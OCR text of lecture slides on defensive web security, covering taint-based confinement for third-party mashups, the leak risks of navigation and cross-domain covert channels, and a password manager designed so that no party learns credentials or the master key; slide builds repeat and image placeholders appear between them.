
Third party safe mashup

Goal: ensure bank statement and orders remain secret




Third party safe mashup

Goal: ensure bank statement and orders remain secret



Third party safe mashup

Goal: ensure bank statement and orders remain secret



The downside…

- Tainting page means it can't navigate itself: navigation can leak data
- Cross-domain communication is scary!
  - Need to make sure that covert-channels are addressed


The downside…

- Tainting page means it can't navigate itself: navigation can leak data
- Cross-domain communication is scary!
  - Need to make sure that covert-channels are addressed

➠ Use mechanism to tighten same-origin policy!

Password Manager


Scenario: Password manager as website



- Currently trust code to not leak our master password or login password: not good enough!

Password Manager


Scenario: Password manager as website



- Currently trust code to not leak our master password or login password: not good enough!

Password Manager

Scenario: Password manager as website



- Currently trust code to not leak our master password or login password: not good enough!

Password Manager

Goal:


- Facebook only learns Facebook credentials
- Manager never learns any credentials
  - **Ideal:** manager never learns master key
- Storage layer never learn master key or credentials

